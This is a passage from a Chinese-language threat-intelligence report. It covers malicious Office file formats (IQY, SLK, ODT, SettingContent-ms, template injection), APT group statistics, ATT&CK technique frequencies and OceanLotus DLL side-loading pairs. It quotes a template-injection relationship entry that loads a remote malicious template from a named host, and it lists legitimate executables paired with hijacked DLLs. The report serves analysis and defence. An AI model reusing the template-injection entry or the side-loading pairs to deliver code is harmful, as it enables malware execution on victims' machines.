


图 108 IQY 文件攻击 1

看起来只是用来显示一些保存在远程的数据，对于正常的数据来说没有太大的危害性。如果在其中插入恶意指令则可以通过 DDE（动态数据交换）协议在用户的机器上执行代码。




图 109 IQY 文件攻击 2

如上图所示，2.dat 中保存的恶意指令是通过 DDE 协议下载下一个阶段的恶意代码（1.bat）。指令执行前 Excel 会弹出警告对话框。




图 110 IQY 文件攻击 3

1.bat 是一个简单的 powershell 下载器，下载并执行 FlawedAmmyy RAT。

2、SLK

slk 文件格式通常用于在应用程序之间交换数据，主要用于电子表格之间交换信息。与 iqy 文件类似，会默认以 Excel 打开。

slk 是纯文本文件，虽然微软没有公开 slk 格式的规范，但是攻击者可以在不了解格式的情况下轻松修改现有的 SLK 文件，通过修改单元格的表达式部分添加要执行的恶意指令。




图 111 SLK 文件攻击 1




图 112 SLK 文件攻击 2

样本中使用这种技术以在线 XSL 启动 wmic。攻击者可以直接在这里下载 payload。

另外，可以在 slk 文件内修改 Excel 工作表属性为 macro sheet，从而可以通过插入 Excel 4.0 宏来执行恶意代码。相对 DDE 的方式更加难以检测。




图 113 SLK 文件攻击 3

3、Open Document

ODT（Open Document Format）本质上是基于 xml 的 zip 文件，可以在 Microsoft Office，Apache OpenOffice 和 LibreOffice 等软件中使用。由于 ODT 在国内很少使用，部分反病毒引擎可能无法正确的识别它，从而导致基于 ODT 制作的恶意文档可以绕过那些针对 Office 文档的检测规则。

其中常用攻击方式为 DDE，嵌入对象，及 StarOffice Basic（类似 Microsoft Office 中的宏）。

4、SettingContent-ms（CVE-2018-8414）

SettingContent-ms 是 Windows 10 中引入的新文件类型，主要用于创建 Windows 设置页面的快捷方式。SettingContent-ms 类型的文件本质上是一个 XML 文件，不过内部包含 DeepLink 标签，可以指向任何可运行的文件。当打开 SettingContent-ms 文件时，将会执行 DeepLink 标签所指向的文件。



图 114 SettingContent-ms **文件攻击**

当打开包含嵌入对象的文档时，Office 可以禁用或警告不要打开嵌入的文件(如果它们是可执行的)。但是 SettingContent-ms 格式没有被包含在可执行文件的黑名单中，因此可以用它来绕过这个安全特性。

SettingContent-ms 格式提供了一种更方便的执行恶意代码的途径，从 CVE-2018-8414 的 POC 被公开后，它就被广泛应用于恶意软件的攻击中。

4.2.4 模板注入

模板注入的攻击模式是使用不含恶意代码的正常文档 a 远程加载带有恶意代码的模板文档 b，在加载模板的时候运行模板文档 b 的恶意代码。在远程获取模板时会有如下提示：



图 115 模板注入攻击 1

由于恶意代码都在远程加载的模板 b 中，检测样本 a 是无法找到任何恶意代码的痕迹的。能检测到的只有 settings.xml.rels 中的远程加载模板的地址。

```
- <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship TargetMode="External" Target="http://maq.com.pk/wehsd" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Id="rId1"/>
  </Relationships>
```

图 116 模板注入攻击 2

只有在运行时获取远程模板并检测，才能确定是否为恶意样本，可以有效的绕过针对文件结构分析的静态检测。

模板注入早期主要用来进行登录凭证的窃取，2019 年已经在 APT 样本中被广泛使用。

如上述样本的模板中会通过 CVE-2017-11882 在公式编辑器中运行 shellcode。而现在该样本的模板链接已经失效，无法获取任何有用的信息。




图 117 模板注入攻击 3

5.1 APT 组织攻击态势综述

Advanced Persistent Threat 简称 APT 攻击，指高级持续性威胁，利用先进的攻击手段对特定目标进行长期持续性网络攻击的攻击形式。APT 攻击相对于其他攻击形式更为高级和先进，其高级性主要体现在发动攻击之前需要对攻击对象的业务流程和目标系统进行精确的收集。在收集的过程中，攻击者会主动挖掘被攻击对象受信系统和应用程序的漏洞，利用这些漏洞组建攻击者所需的网络，利用 0day 漏洞进行攻击并向目标计算机投放特种木马，窃取机密信息或商业信息、破坏网络基础设施等，且具有强烈的政治、经济目的。

5.1.1 APT 组织攻击数据概览

据 VenusEye 威胁情报中心数据，截止 2020 年上半年，我们累计监控到的已经披露的各类 APT 组织共计 250 余个。被披露攻击资产最多的前 10 个 APT 组织分别为 APT28、海莲花、TransparentTribe、TA505、APT39、白象、Lazarus、APT34、APT33 和蔓灵花，其中海莲花、TA505、白象、蔓灵花为常年针对我国进行攻击的 APT 组织。

相比于 2018 年，中东地区的 APT 攻击组织活跃度增强，特别是伊朗的几个 APT 组织，这与近两年中东的政治局势紧密相连。




图 118 2019~2020 上半年 APT 组织资产数量 TOP10

2019 年，我们监控到国内外厂商针对 APT 攻击的披露次数 400 余次，比 2018 年稍有增多，披露次数最多的前 10 个组织为：Lazarus、APT28、海莲花、TA505、APT34、白象、蔓灵花、MuddyWater、响尾蛇。这份数据与上面 APT 组织资产数量的增长情况是基本一致的。




图 119 2019~2020 上半年 APT 组织披露次数分布

APT 组织的攻击目标正逐渐向各个领域渗透。从我国受到攻击的行业来看，政府仍然是首选被攻击目标，而国防、军工等与政治存在较大关联的行业也是重点攻击对象，针对金融、民生行业的攻击愈发严重，除此之外的其他行业如物联网、供应链、“一带一路”等领域也能够发现 APT 攻击的影子。




图 120 APT 攻击领域分布

过去一年多，有十余个 0day 漏洞被发现用于 APT 攻击，Darkhotel 组织仍然是最喜欢使用 0day 进行攻击的 APT 组织。

漏洞编号	组织名
CVE 2019-0703	APT3
CVE-2019-17026	Darkhotel
CVE-2020-0674	Darkhotel
CVE-2019-13720	Darkhotel
CVE-2019-1458	Darkhotel
CVE-2019-1367	Darkhotel
CVE-2019-1429	Darkhotel
CVE-2019-0859	FIN Groups
CVE-2019-11707	HYDSEVEN
CVE-2019-11708	HYDSEVEN
CVE-2019-0797	SandCat & FruityArmor
CVE-2019-1132	Buhtrap
CVE-2019-5786	未知

表 16 APT 组织 0day 漏洞使用情况

5.1.2 APT 组织攻击手段概览

根据 2019 年至 2020 年上半年针对我国的 APT 攻击事件，结合 ATT&CK 网络威胁框架，我们总结出 APT 攻击惯用的技术矩阵，如下：

Initial Access		Execution		Persistence		Privilege Escalation		Defense Evasion		Credential Access	
Spearphishing Attachment	41.6%	Service Execution	25.4%	Registry Run Keys / Star	23.2%	New Service	17.4%	Obfuscated Files or Info	34.2%	Credential Dumping	12.0%
Spearphishing Link	23.2%	User Execution	22.0%	Scheduled Task	18.8%	Scheduled Task	14.6%	Scripting	20.2%	Input Capture	6.2%
Drive-by Compromise	14.4%	PowerShell	14.2%	Modify Existing Service	15.4%	Startup Items	14.2%	DLL Side-Loading	16.8%	Credentials from Web Bro	5.8%
Valid Accounts	5.8%	Scheduled Task	13.2%	New Service	13.2%	Valid Accounts	7.6%	Modify Registry	13.6%	Credentials in Files	5.2%
Replication Through Remo	3.8%	Command-Line Interface	11.4%	Hidden Files and Directo	11.2%	Web Shell	5.0%	Code Signing	12.2%	Account Manipulation	
Spearphishing via Servic		Exploitation for Client	5.2%	Shortcut Modification	7.2%	Bypass User Account Cont	1.4%	File Deletion	10.6%	Bash History	
Supply Chain Compromise		Scripting	4.6%	Valid Accounts	2.0%	Exploitation for Privile	1.2%	Template Injection	10.6%	Brute Force	
Trusted Relationship		Rundll32	2.6%	Web Shell	1.2%	Access Token Manipulatio		Indicator Removal on Hos	7.6%	Credentials in Registry	
Exploit Public-Facing Ap		Windows Management Instru	1.8%	Office Application Start	0.4%	Accessibility Features		Process Hollowing	6.8%	Exploitation for Credent	
External Remote Services		Regsvr32	0.8%	.bash_profile and .bashr		AppCert DLLs		Software Packing	6.8%	Forced Authentication	
Hardware Additions		Dynamic Data Exchange	0.4%	Accessibility Features		AppInit DLLs		Bypass User Account Cont	5.8%	Hooking	
		Mshta	0.4%	Account Manipulation		Application Shimming		Valid Accounts	5.0%	Input Prompt	
		Signed Binary Proxy Exec	0.2%	AppCert DLLs		DLL Search Order Hijacki		Rundll32	4.6%	Kerberoasting	
		Signed Script Proxy Exec	0.2%	AppInit DLLs		Dylib Hijacking		Mshta	4.4%	Keychain	
		Launchctl		Application Shimming		Elevated Execution with		Regsvr32	3.8%	LLMNR/NBT-NS Poisoning a	
		Local Job Scheduling		Authentication Package		Emond		Timestomp	3.8%	Network Sniffing	
		LSASS Driver		BITS Jobs		Extra Window Memory Inje		Hidden Files and Directo	3.6%	Password Filter DLL	
		Regsvcs/Regasm		Bootkit		File System Permissions		Masquerading	2.8%	Private Keys	
		AppleScript		Browser Extensions		Hooking		Hidden Window	2.8%	Securityd Memory	
		CMSTP		Change Default File Asso		Image File Execution Opt		Signed Binary Proxy Exec	2.4%	Steal Web Session Cookie	
		Compiled HTML File		Component Firmware		Launch Daemon		Web Service	2.0%	Two-Factor Authenticatio	
		Component Object Model a		Component Object Model H		Parent PID Spoofing		Virtualization/Sandbox E	1.8%		
		Control Panel Items		Create Account		Path Interception		Deobfuscate/Decode Files	1.2%		
		Graphical User Interface		DLL Search Order Hijacki		Plist Modification		Space after Filename	0.8%		
		InstallUtil		Dylib Hijacking		Port Monitors		Signed Script Proxy Exec	0.6%		
		Source		Emond		PowerShell Profile		Binary Padding	0.6%		
		Space after Filename		External Remote Services		Process Injection		File and Directory Permi	0.4%		
		Third-party Software		File System Permissions		Service Registry Permiss		NTFS File Attributes	0.2%		
		Trap		Hooking		Setuid and Setgid		Indicator Removal from T	0.2%		
		Trusted Developer Utilit		Hypervisor		SID-History Injection		Access Token Manipulatio			
		Windows Remote Managemen		Image File Execution Opt		Sudo		BITS Jobs			
		XSL Script Processing		Kernel Modules and Exten		Sudo Caching		Clear Command History			
		Execution through API		Launch Agent				CMSTP			
		Execution through Module		Launch Daemon				Compile After Delivery			
				Launchctl				Compiled HTML File			
				LC_LOAD_DYLIB Addition				Component Firmware			
				Local Job Scheduling				Component Object Model H			
				Login Item				Connection Proxy			
				Logon Scripts				Control Panel Items			
				LSASS Driver				DCShadow			
				Netsh Helper DLL				Disabling Security Tools			
				Path Interception				DLL Search Order Hijacki			
				Plist Modification				Execution Guardrails			
				Port Knocking				Exploitation for Defense			
				Port Monitors				Extra Window Memory Inje			
				PowerShell Profile				File System Logical Offs			
				Rc.common				Gatekeeper Bypass			
				Re-opened Applications				Group Policy Modificatio			
				Redundant Access				Hidden Users			
				Screensaver				HISTCONTROL			
				Security Support Provide				Image File Execution Opt			
				Server Software Componen				Indicator Blocking			
				Service Registry Permiss				Indirect Command Executi			
				Setuid and Setgid				Install Root Certificate			
				SIP and Trust Provider H				InstallUtil			
				Startup Items				Launchctl			
				System Firmware				LC_MAIN Hijacking			
				Systemd Service				Network Share Connection			
				Time Providers				Parent PID Spoofing			
				Trap				Plist Modification			
				Windows Management Instru				Port Knocking			
				Winlogon Helper DLL				Process Doppelgänging			
								Process Injection			

Discovery		Lateral Movement		Collection		Command And Control		Exfiltration		Impact	
System Information Disco	22.8%	Remote File Copy	19.4%	Automated Collection	12.2%	Commonly Used Port	54.8%	Data Compressed	26.2%	Data Encrypted for Impac	2.0%
System Owner/User Discov	16.2%	Remote Desktop Protocol	13.6%	Data from Local System	8.4%	Remote File Copy	18.2%	Data Encrypted	18.8%	Account Access Removal	
System Network Configura	14.4%	Windows Admin Shares	3.6%	Data Staged	5.4%	Standard Cryptographic P	14.2%	Exfiltration Over Comman	5.6%	Data Destruction	
System Network Connectio	12.0%	Replication Through Remo	2.8%	Input Capture	4.4%	Standard Application Lay	12.8%	Automated Exfiltration		Defacement	
Security Software Discov	10.2%	Pass the Ticket	1.6%	Audio Capture		Data Encoding	6.0%	Data Transfer Size Limit		Disk Content Wipe	
Process Discovery	9.2%	Application Deployment S	3.0%	Clipboard Data		Custom Command and Contr	4.4%	Exfiltration Over Altern		Disk Structure Wipe	
Query Registry	6.6%	Pass the Hash	1.2%	Data from Information Re		Web Service	3.2%	Exfiltration Over Other		Endpoint Denial of Servi	
Network Service Scanning	6.2%	Taint Shared Content	0.2%	Data from Network Shared		Uncommonly Used Port	1.6%	Exfiltration Over Physic		Firmware Corruption	
Account Discovery	5.2%	AppleScript		Data from Removable Medi		Custom Cryptographic Pro	1.4%	Scheduled Transfer		Inhibit System Recovery	
System Time Discovery	4.8%	Component Object Model a		Email Collection		Communication Through Re				Network Denial of Servic	
Remote System Discovery	4.0%	Exploitation of Remote S		Man in the Browser		Connection Proxy				Resource Hijacking	
File and Directory Disco	2.6%	Internal Spearphishing		Screen Capture		Data Obfuscation				Runtime Data Manipulatio	
Software Discovery	2.4%	Logon Scripts		Video Capture		Domain Fronting				Service Stop	
Virtualization/Sandbox E	1.8%	Remote Services				Domain Generation Algori				Stored Data Manipulation	
Application Window Disco		Shared Webroot				Fallback Channels				System Shutdown/Reboot	
Browser Bookmark Discove		SSH Hijacking				Multi-hop Proxy				Transmitted Data Manipul	
Domain Trust Discovery		Third-party Software				Multi-Stage Channels					
Network Share Discovery		Windows Remote Managemen				Multiband Communication					
Network Sniffing						Multilayer Encryption					
Password Policy Discover						Port Knocking					
Peripheral Device Discov						Remote Access Tools					
Permission Groups Discov						Standard Non-Application					
System Service Discovery											

图 121 2019~2020 上半年 APT 组织惯用 ATT&CK 技术

从上表我们可以看出以下特点：

（1）初始访问阶段，针对我国的 APT 攻击多数还是使用钓鱼邮件。主要通过钓鱼邮件传播恶意附件，少部分利用邮件直接传播恶意链接。而常规文件类型的附件容易让人警惕，所以特殊的附件文件类型越来越多，恶意软件释放诱饵文档来迷惑用户也逐渐成为标配。

（2）持久化方式上较以前变化不大，多数是通过注册表、服务、计划任务等建立持久性，其中利用新服务、修改现有服务的方式逐渐增多。

（3）在防御规避方面，越来越多的攻击样本使用高度混淆或加密的代码，多种类型脚本配合使用的现象也逐渐增多，这对检测能力的全面性和检测特征的定义要求越来越高。

（4）在与 C&C 通信的方式上，加密协议的增多能够较为容易地突破流检测产品。随着 APT 使用开源软件的增多，以及 APT 攻击需要隐藏自身的目的，C&C 流量越来越趋近于真实流量。

5.1.3 APT 攻击趋势及预测

纵观过去一年多的 APT 攻击事件，我们对 APT 攻击活动特点以及趋势总结如下：

1、钓鱼邮件仍然为最主流攻击方法，特别是在重大活动期间更加猖獗

统计显示，过去一年多，政府机关重要部门收到的钓鱼邮件恶意攻击总数就达 50 余万次，月均 4.6 万余封，其中就包含大量的 APT 攻击钓鱼邮件。随着近几年 APT 攻击事件的不断披露和网络安全防护意识的普及，很多企事业单位的安全意识不断提升，大约 90%的钓鱼邮件能够被辨识发觉，但仍然有近 10%的恶意附件或链接被打开。攻击者正是利用了人对同事的信任及对有趣文件的好奇，使得攻击能够屡次得手。

同时，APT 攻击者为了提高成功率，在重大活动或事件时期活动更加频繁。比如蔓灵花组织在去年两会期间、70 周年国庆活动期间就对我国发起了多次攻击。随着 2020 年新冠疫情的不断蔓延，几乎所有针对我国攻击的 APT 组织都发动过和疫情话题相关的攻击，相关攻击活动会在本报告的最后一章披露。

2、越来越多的 APT 组织开发出多平台的攻击能力，移动平台可能成为重点灾区

2019 年，越来越多的 APT 组织开发出多平台的攻击能力，包括 Linux、移动平台、Mac 平台等，全平台已经逐渐成为 APT 攻击组织的标配能力。包括海莲花、白象、蔓灵花、Donot 等组织都具备了多平台的攻击能力。而且仍在积极开发更新多平台的攻击工具，比如 Lazarus 组织频繁更新其在 Linux 和 Mac 平台的 Dacls RAT；海莲花自 2019 年开始被发现使用 Android 木马以来，已经在 Google Play 发现其开发的数十款恶意应用 app；响尾蛇组织使用 CVE-2019-2215 漏洞针对安卓用户进行攻击。

伴随着 APT 组织全平台能力的发展，APT 组织在移动平台的攻击活动逐渐增多，2019 年国内外友商发布的移动平台 APT 攻击事件报告数量较 2018 年增长了一倍。相对于 PC 平台，移动平台上存储有更加详细的个人隐私信息，然而移动平台却没有像 PC 平台一样完善的安全防护体系。在 2019 年新增的漏洞中，Android 平台漏洞数量位列前列，这些都导致移动平台有可能成为下一个 APT 攻击的重灾区。

3、APT 攻击事件溯源难度越来越大

近年来，针对 APT 事件的溯源工作越来越难。一是由于越来越多的攻击组织开始使用公开或者开源工具代码构建自己的攻击 TTP，比如 Cobalt Strike、Mimikatz、Quasar RAT、Gh0st 等。这样做可以显著降低攻击者的攻击成本，同时增加对攻击者溯源的难度。

二是由于同一地缘下 APT 组织常常有共享工具及基础设施的情况发生，这给溯源工作带来了巨大挑战，比如南亚的 Donot、白象、蔓灵花、响尾蛇、Confucius 等组织经常公用工具和基础设施。

三是存在假旗活动扰乱视听，是隐蔽行动的一种。指通过使用其他组织的旗帜、制服等

手段误导公众以为该行动由其他组织所执行的行动。

4、APT 组织逐渐尝试使用新的攻击入口和攻击方式

过去一年多，我们发现 APT 组织在攻击入口，数据回传等方面开始尝试使用更多方式。

随着网络攻防的发展，传统的攻击入口如钓鱼邮件、水坑攻击等方式早已被重点防护。虽然钓鱼邮件仍为最主流方式，但是其被发现的时间正变得越来越短，诸多 APT 钓鱼邮件从发送到被披露仅需要一到两天的时间，这也导致 APT 攻击者在不断致力于尝试新的攻击入口。过去一年多，有多个 VPN 设备漏洞曝光并被 APT 组织利用。如 APT 攻击活动 Fox Kitten 利用了 3 种 VPN 设备漏洞，其中包括 Fortinet(CVE-2018-13379)、Pulse Secure(CVE-2019-11510)、Palo Alto Networks(CVE-2019-1579)，Fox Kitten 活动主要由伊朗的 APT33 组织主导，APT34 和 APT39 也参与其中，攻击目标是以色列和世界各地的数十家公司和组织，目的是获取内网的访问权并建立立足点。无独有偶，国内也发生了针对 VPN 设备漏洞的 APT 攻击。2020 年初，Darkhotel 组织和 Wellmess 组织利用我国安全厂商的 VPN 设备漏洞进行攻击，导致 VPN 升级文件被替换为恶意木马。

此外，在命令与控制阶段也增加了更多方法。比如 Turla 使用的恶意软件 COMpfun 开始使用 http/https 的响应状态码来进行指令控制；为了能够在物理隔离的网络中进行渗透，Darkhotel 的 Ramsay 利用命令文档来传播控制指令。

5、APT 组织攻击武器泄露导致网络军火民用化

过去一年多，APT 攻击武器使用的泛化趋势明显。中东地区活跃度最高的黑客组织之一伊朗 APT 34（Oilrig），在四月份发生了一系列工具代码悉数泄露曝光事件。同样来自伊朗的 APT 组织 MuddyWater 的攻击工具，也被黑客直接从工具泄露转为全网公开拍卖。这些 APT 组织的代码包、数据包和渗透攻击工具，在黑客眼中是最强的军火武器，而这也进一步催生了 APT 攻击武器的使用泛化、网络军火的民用化。

5.2 针对我国攻击的 APT 组织

5.2.1 海莲花组织

1、 组织背景

2012 年起至今，海莲花(APT32)境外黑客组织对中国政府、科研院所、海事机构、高校、能源机构等相关重要领域展开了有组织、有计划、有针对性的长时间不间断攻击。该组织主要通过鱼叉攻击和水坑攻击等方法，配合多种社会工程学手段进行渗透，向境内特定目标人群传播特种木马程序，秘密控制部分政府人员、外包商和行业专家的电脑系统，窃取系统中相关领域的机密资料。该组织不仅对我国频繁实施 APT 攻击，也针对东南亚周边国家实施攻击，包括柬埔寨，越南等。

组织来源	越南
攻击地域	中国，柬埔寨，老挝，菲律宾

攻击目标	金融，能源，海事，高校
入侵方式	钓鱼邮件
漏洞利用	CVE-2017-11882, CVE-2017-8570
武器使用	白利用, 无文件技术, DNS 隧道通信, Cobalt Strike 等

表 17 海莲花组织概况

海莲花组织擅长使用鱼叉攻击的方式，其钓鱼邮件极具迷惑性，诱饵类型众多，几乎覆盖了常见的恶意文件类型，2019 年海莲花组织又更新了多个新的载荷利用方式。

海莲花组织还特别喜欢使用白加黑的手段躲避查杀，其惯用的白利用组合方式如下：

白利用 EXE	白利用模块
wechat.exe	WeChatWin.dll
winword.exe	wwlib.dl
360se.exe	chrome_elf.dll
Flash.exe	UxTheme.dll
googleupdate. exe	goopdate.dll
360tray.exe	dbghelp.dll
MicrosoftWindowsDiskDiagnosticResolver.exe	rastls.dll
vmGuestLibJava.exe	ACE.dll， Common.dll， GmsCommon.dll， MSVCP100.dll， MSVCR100.dll， WsmanClient.dll
Wps.exe	Krpt.dll
Rekeywiz.exe	Mpr.dll

表 18 海莲花组织白利用方式

2、 趋势变化

相较于 2018 年，海莲花组织在其最终投递的木马上并没有发生较大变化，2019 年仍较为喜欢使用 Cobalt Strike 和 Denis 作为最终后门，在代码结构上及初始载荷部分存在进化。

2019 年，海莲花组织依然发挥其多变的载荷投递能力，除了已知的 PE 伪装、SFX 自解压、恶意宏 Office 文档、漏洞文档、白加黑、恶意 lnk 之外，又新增了 chm 脚本、WinRAR ACE 漏洞（CVE-2018-20250）利用样本，其多变的载荷增添了检测难度。

